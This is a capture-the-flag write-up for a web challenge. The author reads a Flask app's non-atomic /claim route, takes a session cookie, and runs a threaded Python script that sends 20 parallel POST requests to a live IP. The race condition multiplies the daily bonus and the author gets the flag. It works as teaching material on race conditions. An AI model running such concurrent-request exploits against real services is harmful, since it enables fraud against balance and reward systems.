
[Create Account](#)

Create Your Account

Enter username

[Register](#)


[Back](#)



I Accessed the web portal at <http://159.69.219.192:7859/>:
The landing page displayed a simple Game Portal with a button to Create Account.

After exploring the portal, I figured out the basic workflow:

- **Create an account** via /register.
- **Login** and view dashboard /dashboard.
- **Collect daily bonus** /claim.
- **Redeem secret reward** /buy_flag (needs \$3000 balance).



The challenge provided the source code > unzip straightforward.zip > app.py.

When I reviewed the /claim route, I found something interesting:

```
@app.route('/claim', methods=['POST'])
def claim():
    if 'username' not in session:
        return redirect(url_for('register'))
    username = session['username']
    db = get_db()
    cur = db.execute('SELECT claimed FROM redemptions WHERE username=?',
    (username,))
    row = cur.fetchone()
    if row and row['claimed']:
        flash("You have already claimed your daily bonus!", "danger")
        return redirect(url_for('dashboard'))
    db.execute('INSERT OR REPLACE INTO redemptions (username, claimed) VALUES (?, ?)', (username, 1))
    db.execute('UPDATE users SET balance = balance + 1000 WHERE username=?',
    (username,))
    db.commit()
    flash("Daily bonus collected!", "success")
    return redirect(url_for('dashboard'))
```

What I noticed is:

1. The database first checks if claimed, and only after that, it updates.
2. No database locking or atomicity between checking and updating.
3. Race Condition is possible.

I knew about Race Condition from general web CTF knowledge and from [PortSwigger Race Conditions](#). When updates are not atomic, and multiple requests are fired fast enough, the database might allow duplicate operations.

If multiple requests are sent simultaneously, database race may allow multiple bonuses before "claimed" is fully set.

So, we need to make a script for this challenge! But first, we need to gain the session cookies because the server uses Flask sessions to track who the current logged-in user is.

```
@app.route('/claim', methods=['POST'])
def claim():
    if 'username' not in session:
        return redirect(url_for('register'))
    username = session['username']
```

If there is no valid session, the server rejects access to protected pages.

Info!

I collected my session cookie before clicking “Collect Daily Bonus” because if I clicked it first, the server would mark my account as already claimed. By grabbing the cookie early, I could send many bonus requests manually and abuse the race condition before the claim was locked.

The screenshot shows a browser developer tools interface with the "Storage" tab selected. In the left sidebar, there are sections for Cache Storage, Cookies, Indexed DB, Local Storage, and Session Storage. Under the Cookies section, a table lists a single cookie entry:

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure
session	.eJyrViotTi3KS8xNVb...vhs03ntNPfjjMQLohWk	159.69.219.192	/	Session	83	true	false

A tooltip for the cookie details is open, showing the following properties:

- Created: "Sat, 12 Apr 2025 11:48:21 GMT"
- Domain: "159.69.219.192"
- Expires / Max-Age: "Session"
- HostOnly: true
- HttpOnly: true
- Last Accessed: "Sat, 12 Apr 2025 13:18:59 GMT"
- Path: "/"
- SameSite: "None"
- Secure: false
- Size: 83

Below the table, a note says "Cookie "" has been rejected as third-party." and the file "bootstrap.min.css" is listed.

Session cookie:

```
.eJyrViotTi3KS8xNVbJSyqtMzC3NRgFKtQDiHw0f.Z_n4vw.wyp2BKfyvhs03ntNPfjjMQLoh  
Wk
```

Next, I asked my best duo gpt to create me a Python script to send 20+ parallel POST requests to /claim.

Exploit.py:

```
import threading
import requests

# Settings
url = "http://159.69.219.192:7859/claim"
session_cookie =
".eJyrViotTi3KS8xNVbJSyqtMzC3NRgFKtQDiHw0f.Z_n4vw.wyp2BKfyvhs03ntNPfjjMQL
ohWk"
threads_count = 20 # You can increase this for heavier attack

# Function to send POST request
def claim_bonus():
    cookies = {'session': session_cookie}
    try:
        response = requests.post(url, cookies=cookies, timeout=3)
        print(f"[+] Status: {response.status_code} | Length: {len(response.text)}")
    except Exception as e:
        print(f"[!] Error: {e}")

# Create threads
threads = []
for i in range(threads_count):
    t = threading.Thread(target=claim_bonus)
    t.start()
    threads.append(t)

# Wait for all threads to complete
for t in threads:
    t.join()

print("[*] Finished sending all claim requests.")
```

```
└─ $python3 exploit.py
[+] Status: 200 | Length: 1158
[*] Finished sending all claim requests.
```

Then I click refresh on the browser, BOOM! the current balance increase.

The screenshot shows a web browser window with a dark theme. At the top, there is a navigation bar with various links: Import bookmarks..., Parrot OS, Hack The Box, OSINT Services, Vuln DB, Privacy and Security, and Learning Resources. Below the navigation bar is a large white rectangular area containing a user profile card. The card has a light gray background and rounded corners. Inside, the text "Hello, nyamukkkkkkkkkkkkk" is displayed in a large, bold, black font. Below this, the text "Your current balance: \$8000" is shown in a smaller black font. There are three buttons at the bottom of the card: a green button labeled "Collect Daily Bonus", a yellow button labeled "Redeem Secret Reward (\$3000)", and a dark gray button labeled "Logout".

Then, click the Redeem Secret Reward for \$3000 and get the flag.

 Congratulations 

UMCS{th3_s0lut10n_1s_pr3tty_str41ghtf0rw4rd_too!}

[Back to Home](#)

Flag

UMCS{th3_s0lut10n_1s_pr3tty_str41ghtf0rw4rd_too!}